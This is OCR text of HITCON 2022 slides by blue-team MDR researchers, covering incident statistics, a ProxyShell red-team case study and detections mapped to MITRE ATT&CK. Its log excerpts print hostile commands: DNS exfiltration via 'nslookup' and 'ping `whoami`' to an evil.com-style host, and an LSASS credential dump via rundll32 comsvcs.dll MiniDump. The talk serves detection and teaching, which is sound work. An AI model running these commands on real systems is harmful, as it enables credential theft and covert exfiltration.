HITCON PEACE 2022 | SURVIVAL GUIDE FOR THE CYBER WAR

Actually, your Blue team is red. Stealing your Red move from the Blue side.

Charles Yang & Evan Huang

Who We Are?

Charles Yang

- Principal Security Researcher @ CoreCloud
- HITCON Defense Attacker
- Penetration Tester
- Reversing

Evan Huang

- Senior Security Researcher @ CoreCloud
- Penetration Tester
- Reversing
- Binary Security

Outline

- MDR的辛酸血淚
- ProxyShell Case Study (DEVCORE RedTeam & 🍊)
- Detection Engineering
- Pratical EDR/MDR bypass
- Summary


MDR的辛酸血淚

MDR辛酸血淚

- 我們 MDR 在做什麼？
  - Analysis EDR Alert
  - Detection Rule
  - Threat Hunting
  - IR

MDR辛酸血淚


2021事件統計



MDR辛酸血淚

2021事件統計


- 我們共發了 2120 筆事件
- 其中有 288 筆是屬於 APT 攻擊



MDR辛酸血淚

2021事件統計

- 在 288 筆 APT 事件中大致上可分為以下種類
  - Exploit Public-Facing Application - 89
  - Phishing - 20
  - 0day - 5
  - 1day - 16
  - Lateral Movement - 130
  - Unknown - 28



MDR辛酸血淚


- 我們處理事件時，大部分的入侵來源幾乎都為 Web 被黑，讓攻擊者取得 Initial Access
- 有些則是從橫向直接入侵，其中也包含了 VPN 外洩
- 其他的則是沒更新Patch或是釣魚，我們也遇過有User用domain admin開啟隨身碟，結果自己執行裡面的Malware導致瞬間擴散....


MDR辛酸血淚

資安事件發生後，與客戶討論如何改善時總會非常的無語，例如：

- We：你的網站有漏洞攻擊者利用SQL Injection執行系統指令
- 客戶：所以入侵來源是什麼呢？透過什麼漏洞？
- We：...

扣除掉與沒處理過資安事件的承辦溝通，
其實做藍隊還是有很多非常好玩的事情


sqlservr.exe [3512]
C:\Program Files\Microsoft SQL Server\MSSQL13.MSSQLSERVER\MSSQL\Binn\sqlservr.exe
[896]
2022-05-15 11:33:07.488
NT Service\MSSQLSERVER
nslookup root.evil.com
"C:\Windows\system32\cmd.exe" /c ping `whoami`.cf
>_ "C:\Windows\system32\cmd.exe" /c ping `whoami`.cf


sqlservr.exe [3512]
C:\Program Files\Microsoft SQL Server\MSSQL13.MSSQLSERVER\MSSQL\Binn\sqlservr.exe
[896]
2022-05-15 11:33:07.488
NT Service\MSSQLSERVER
nslookup 6.1.7601.evil.com
"C:\Windows\system32\cmd.exe" /c ping `ver`.cf
>_ "C:\Windows\system32\cmd.exe" /c ping `ver`.cf

攻擊者開始懷疑人生ＱＱ


DNS是藍隊回你的
讓我去物理破解藍隊

Case Study

感謝🍊、DEVCORE以及本案客戶授權同意分享

DISCLAIMER

DEVCORE皆使用經妥善通報及修補過後之1-day


Timeline

2021/04/06
Pwn2Own

Microsoft
released patch

2021/07/04
Red Team

🍎 presenting
the exploit



DEVCORE targeting
Microsoft Exchange

2021/04/13
Patched

Detected DEVCORE red
team using ProxyShell

2021/08/05
Black Hat

時間點：七月初

距離🍊於Blackhat公布還有一個月，沒人知曉這是什麼

Detected Post Exploitation

MITRE ATT&CK

- Extracting SAM database

  T1003.002 OS Credential Dumping: Security Account Manager

- Renamed cmd.exe


  T1036.003 Masquerading: Rename System Utilities

- LSASS Minidump

  T1003.001 OS Credential Dumping: LSASS Memory

- Adding Enterprise Admin

  T1136.002 Create Account: Domain Account



Detected Post Exploitation

MITRE ATT&CK

- Extracting SAM database

  T1003.002 OS Credential Dumping: Security Account Manager

- Renamed cmd.exe


  T1036.003 Masquerading: Rename System Utilities

- LSASS Minidump

  T1003.001 OS Credential Dumping: LSASS Memory

- Adding Enterprise Admin

  T1136.002 Create Account: Domain Account



Detected Post Exploitation

MITRE ATT&CK

- Extracting SAM database

  T1003.002 OS Credential Dumping: Security Account Manager

- Renamed cmd.exe

  T1036.003 Masquerading: Rename System Utilities

- LSASS Minidump

  T1003.001 OS Credential Dumping: LSASS Memory

- Adding Enterprise Admin

  T1136.002 Create Account: Domain Account

rundll32 C:\Windows\system32\comsvcs.dll, MiniDump 1632 C:\inetpub\wwwroot\aspnet_client\arumi10_lsass.jpg full

Detected Post Exploitation

MITRE ATT&CK

- Extracting SAM database

  T1003.002 OS Credential Dumping: Security Account Manager

- Renamed cmd.exe


  T1036.003 Masquerading: Rename System Utilities

- LSASS Minidump

  T1003.001 OS Credential Dumping: LSASS Memory

